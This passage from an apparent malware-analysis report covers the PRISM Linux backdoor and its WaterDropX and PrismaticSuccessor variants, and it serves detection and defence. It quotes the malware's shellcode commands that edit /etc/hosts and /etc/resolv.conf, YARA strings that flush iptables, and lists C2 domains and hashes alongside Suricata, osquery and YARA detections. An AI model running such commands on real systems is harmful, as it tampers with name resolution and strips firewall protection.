
Figure 17. First shellcode routine
Each of these routines build a command in the stack and launch it. For the analyzed sample the commands were /bin/sh -c sed -i "/\\(z0gg.me\\|x63.in\\)/d" /etc/hosts and /bin/sh -c "grep -q 'nameserver 8.8.8.8' /etc/resolv.conf||echo 'nameserver 8.8.8.8' >> /etc/resolv.conf". (See figure 18.)

Figure 18. Emulated stack with example command string
When LevelBlue Labs searched for the obtained command lines, we got an interesting result in StackOverflow where a user complains about a suspicious process in their machine. This indicates that the threat is being used in the wild.
Other variants
We have observed other actors using the PRISM backdoor for their operations. However, in the majority of these cases, the actor(s) use the original PRISM backdoor as is, without performing any major modifications. This fact, combined with the open-source nature of the backdoor, impedes us from properly tracking the actor(s) activity.
Conclusion
PRISM is an open-source simplistic and straightforward backdoor. Its traffic is clearly identifiable and its binaries are easy to detect. Despite this, PRISM’s binaries have been undetected until now, and its C&C server has remained online for more than 3.5 years. This shows that while bigger campaigns that receive more attention are usually detected within hours, smaller ones can slip through.
LevelBlue Labs expects the adversaries to remain active and conduct operations with this toolset and infrastructure. We will continue to monitor and report any noteworthy findings.
Detection methods
The following associated detection methods are in use by LevelBlue Labs. They can be used by readers to tune or deploy detections in their own environments or for aiding additional research.
SURICATA IDS SIGNATURES
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"AV TROJAN WaterDropX CnC Beacon"; flow:established,to_server; content:"GET"; http_method; content:"v="; http_uri; content:"act="; http_uri; content:"agent-waterdropx"; http_user_agent; startswith; endswith; reference:md5,5b714b1eb765493f2ff77e068a7c1a4f; classtype:trojan-activity; sid:4002615; rev:1;)
OSQUERY QUERIES
SELECT path as file_name, directory as file_path, uid as source_userid, gid as user_group_id, 'WaterDropx backdoor' as malware_family from file WHERE path = '/etc/.xid';
YARA RULES
rule PRISM {


    meta:


        author = "LevelBlue Labs"


        description = "PRISM backdoor"


        reference = "https://github.com/andreafabrizi/prism/blob/master/prism.c"


    strings:


        $s1 = "I'm not root :("


        $s2 = "Flush Iptables:\t"


        $s3 = " Version:\t\t%s\n"


        $s4 = " Shell:\t\t\t%s\n"


        $s5 = " Process name:\t\t%s\n"


        $s6 = "iptables -F 2> /dev/null"


        $s7 = "iptables -P INPUT ACCEPT 2> /dev/null"


        $s8 = " started\n\n# "


        $c1 = {


            E8 [4] 8B 45 ?? BE 00 00 00 00 89 C7 E8 [4] 8B 45 ?? BE 01 00 00 00


            89 C7 E8 [4] 8B 45 ?? BE 02 00 00 00 89 C7 E8 [4] BA 00 00 00 00


            BE [4] BF [4] B8 00 00 00 00 E8


        }


        $c2 = {


            BA 00 00 00 00


            BE 01 00 00 00


            BF 02 00 00 00


            E8 [4]


            89 45 [1]


            83 ?? ?? 00


        }


    condition:


        uint32(0) == 0x464C457F and


        filesize < 30KB and


        (4 of ($s*) or all of ($c*))


    }
rule PrismaticSuccessor : LinuxMalware


{


   meta:


       author = "LevelBlue Labs"


       description = "Prismatic Successor malware backdoor"


       reference = "aaeee0e6f7623f0087144e6e318441352fef4000e7a8dd84b74907742c244ff5"


       copyright = "Alienvault Inc. 2021"


   strings:


       $s1 = "echo -e \""


       $s2 = "[\x1B[32m+\x1B[0m]`/bin/hostname`"


       $s3 = "[\x1B[32m+\x1B[0m]`/usr/bin/id`"


       $s4 = "[\x1B[32m+\x1B[0m]`uname -r`"


       $s5 = "[+]HostUrl->\t%s\n"


       $s6 = "[+]PortUrl->\t%s\n"


       $s7 = "/var/run/sshd.lock"


       $shellcode = {


           48 31 C9


           48 81 E9 [4]


           48 8D 05 [4]


           48 BB [8]


           48 31 [2]


           48 2D [2-4]


           E2 F4


       }


       $c1 = {


           8B 45 ??


           BE 00 00 00 00


           89 C7


           E8 [4]


           8B 45 ??


           BE 01 00 00 00


           89 C7


           E8 [4]


           8B 45 ??


           BE 02 00 00 00


           89 C7


           E8 [4]


           8B 45 ??


           BA [4]


           BE [4]


           89 C7


           E8


       }


   condition:


       uint32(0) == 0x464C457F and


       filesize > 500KB and filesize < 5MB and


       5 of ($s*) and


       all of ($c*) and


       #shellcode == 2


    }
Associated indicators (IOCs)
The following technical indicators are associated with the reported intelligence. A list of indicators is also available in the OTX Pulse. Please note, the pulse may include other activities related but out of the scope of the report.
|
TYPE |
INDICATOR |
DESCRIPTION |
SHA256 |
05fc4dcce9e9e1e627ebf051a190bd1f73bc83d876c78c6b3d86fc97b0dfd8e8 |
PRISM v0.5 |
SHA256 |
0af3e44967fb1b8e0f5026deb39852d4a13b117ee19986df5239f897914d9212 |
PRISM v0.5 |
SHA256 |
0f42b737e30e35818bbf8bd6e58fae980445f297034d4e07a7e62a606d219af8 |
Tiger0.5 |
SHA256 |
0fba35856fadad942a59a90fc60784e6cceb1d8002af96d6cdf8e8c3533025f7 |
PRISM v0.5 (stripped down) |
SHA256 |
342e7a720a738bf8dbd4e5689cad6ba6a4fc6dd6808512cb4eb294fb3ecf61cd |
PRISM v0.5 (stripped down) |
SHA256 |
3a3c701e282b7934017dadc33d95e0cc57e43a124f14d852f39c2657e0081683 |
PRISM v0.5 (stripped down) |
SHA256 |
5999c1a4a281a853378680f20f6133e53c7f6d0167445b968eb49b844f37eab5 |
PRISM v0.5 |
SHA256 |
98fe5ed342da2b5a9d206e54b5234cfeeed35cf74b60d48eb0ef3dd1d7d7bd59 |
PRISM v1 |
SHA256 |
a8c68661d1632f3a55ff9b7294d7464cc2f3ece63a782c962f1dc43f0f968e33 |
Udevd v1.0 |
SHA256 |
af55b76d6c3c1f8368ddd3f9b40d1b6be50a2b97b25985d2dde1288ceab9ff24 |
PRISM v0.5 (stripped down) |
SHA256 |
b6844ca4d1d7c07ed349f839c861c940085f1a30bbc3fc4aad0b496e8d492ce0 |
WaterDropx v12 |
SHA256 |
b8215cafbea9c61df8835a3d52c40f9d2c6a37604dd329ef784e9d92bad1f30f |
PRISM v0.5 |
SHA256 |
b8cceb317a5d2febcd60318c1652af61cd3d4062902820e79a9fb9a4717f7ba2 |
PRISM v0.5 |
SHA256 |
be7ec385e076c1c1f676d75e99148f05e754ef5b189e006fb53016ce9aef59e0 |
PRISM v0.5 (stripped down) |
SHA256 |
c679600b75c6e84b53f4e6e21f3acbec1621c38940c8f3756d0b027c7a058d9c |
PRISM v0.5 |
SHA256 |
c802fa50409edf26e551ee0d134180aa1467a4923c759a2d3204948e14a52f12 |
PRISM v0.5 |
SHA256 |
c8525243a68cba92521fb80a73136aaa19794b4772c35d6ecfec0f82ecad5207 |
PRISM v0.5 |
SHA256 |
d3fa1155810be25f9b9a889ee64f845fc6645b2b839451b59cfa77bbc478531f |
WaterDropx v9 |
SHA256 |
dd5f933598184426a626d261922e1e82cb009910c25447b174d46e9cac3d391a |
WaterDropx v7 |
SHA256 |
e14d75ade6947141ac9b34f7f5743c14dbfb06f4dfb3089f82595d9b067e88c2 |
PRISM v2.2 |
SHA256 |
f126c4f8b4823954c3c69121b0632a0e2061ef13feb348eb81f634379d011913 |
PRISM v3 |
DOMAIN |
457467[.]com |
Command & Control server |
SUBDOMAIN |
zzz.457467[.]com |
Command & Control server |
DOMAIN |
rammus[.]me |
Command & Control server |
SUBDOMAIN |
s.rammus[.]me |
Command & Control server |
SUBDOMAIN |
sw.rammus[.]me |
Command & Control server |
DOMAIN |
wa1a1[.]com |
Command & Control server |
SUBDOMAIN |
www.wa1a1[.]com |
Command & Control server |
DOMAIN |
waterdropx[.]com |
Command & Control server |
SUBDOMAIN |
r.waterdropx[.]com |
Command & Control server |
SUBDOMAIN |
spmood222.mooo[.]com |
Command & Control server |
SHA256 |
933b4c6c48f82bbb62c9b1a430c7e758b88c03800c866b36c2da2a5f72c93657 |
PrismaticSuccessor (packed) |
SHA256 |
aaeee0e6f7623f0087144e6e318441352fef4000e7a8dd84b74907742c244ff5 |
PrismaticSuccessor (unpacked) |
SHA256 |
baf2fa00711120fa43df80b8a043ecc0ad26edd2c5d966007fcd3ffeb2820531 |
PrismaticSuccessor (packed) |
SHA256 |
f19043c7b06db60c8dd9ff55636f9d43b8b0145dffe4c6d33c14362619d10188 |
PRISM backdoor |
SHA256 |
eeabee866fd295652dd3ddbc7552a14953d91b455ebfed02d1ccdee6c855718d |
PRISM backdoor |
SHA256 |
3a4998bb2ea9f4cd2810643cb2c1dae290e4fe78e1d58582b6f49b232a58575a |
PRISM backdoor |
SHA256 |
3366676681a31feadecfe7d0f5db61c4d6085f5081b2d464b6fe9b63750d4cd8 |
PRISM backdoor |
SHA256 |
cc3752cc2cdd595bfed492a2f108932c5ac28110f5f0d30de8681bd10316b824 |
PrismaticSuccessor (packed) |
SHA256 |
baf2fa00711120fa43df80b8a043ecc0ad26edd2c5d966007fcd3ffeb2820531 |
PrismaticSuccessor (packed) |
SHA256 |
eb64ee2b6fc52c2c2211018875e30ae8e413e559bcced146af9aa84620e3312f |
PRISM backdoor |
SHA256 |
d1d65b9d3711871d8f7ad1541cfbb7fa35ecc1df330699b75dd3c1403c754278 |
PRISM backdoor |
SHA256 |
77ddc6be62724ca57ff45003c5d855df5ff2b234190290545b064ee4e1145f63 |
PrismaticSuccessor (packed) |
SHA256 |
1de9232f0bec9bd3932ae3a7a834c741c4c378a2350b4bbb491a102362235017 |
PRISM backdoor |
SHA256 |
7ed15e59a094ca0f9ccac4c02865172ad67dcfc5335066f67fe3f11f68dd7473 |
PRISM backdoor |
SHA256 |
1eb6973f70075ede421bed604d7642fc844c5a47c53d0fb7a9ddb21b0bb2519a |
PRISM backdoor |
SHA256 |
6f983303bb82d8cc9e1ebf8c6c1eb7c17877debc66cd1ac7c9f78b24148a4e46 |
PRISM backdoor |
SHA256 |
e4fe57d9d2c78a097f38cba7a9aad7ca53da24ecbcad0c1e00f21d34d8a82de4 |
PRISM backdoor |
SHA256 |
b08d48cc12c6afa5821a069bd6895175d5db4b5a9dde4e04d587c3dec68b1920 |
PRISM backdoor |
DOMAIN |
z0gg[.]me |
Command & Control |
DOMAIN |
x63[.]in |
Command & Control |
DOMAIN |
x47[.]in |
Command & Control |
URL |
https://github.com/lirongchun/i/ |
Malicious git repository |
IP |
45.199.88[.]86 |
Command & Control |
Mapped to MITRE ATT&CK
The findings of this report are mapped to the following MITRE ATT&CK Matrix techniques:
- TA0010: Exfiltration
- T1041: Exfiltration Over C2 Channel
- TA0002: Execution
- T1059: Command and Scripting Interpreter
- TA0005: Defense Evasion
- T1027: Obfuscated Files or Information
- T1564: Hide Artifacts
- T1562: Impair Defenses
- T1014: Rootkit
- T1036: Masquerading
The content provided herein is for general informational purposes only and should not be construed as legal, regulatory, compliance, or cybersecurity advice. Organizations should consult their own legal, compliance, or cybersecurity professionals regarding specific obligations and risk management strategies. While LevelBlue’s Managed Threat Detection and Response solutions are designed to support threat detection and response at the endpoint level, they are not a substitute for comprehensive network monitoring, vulnerability management, or a full cybersecurity program.


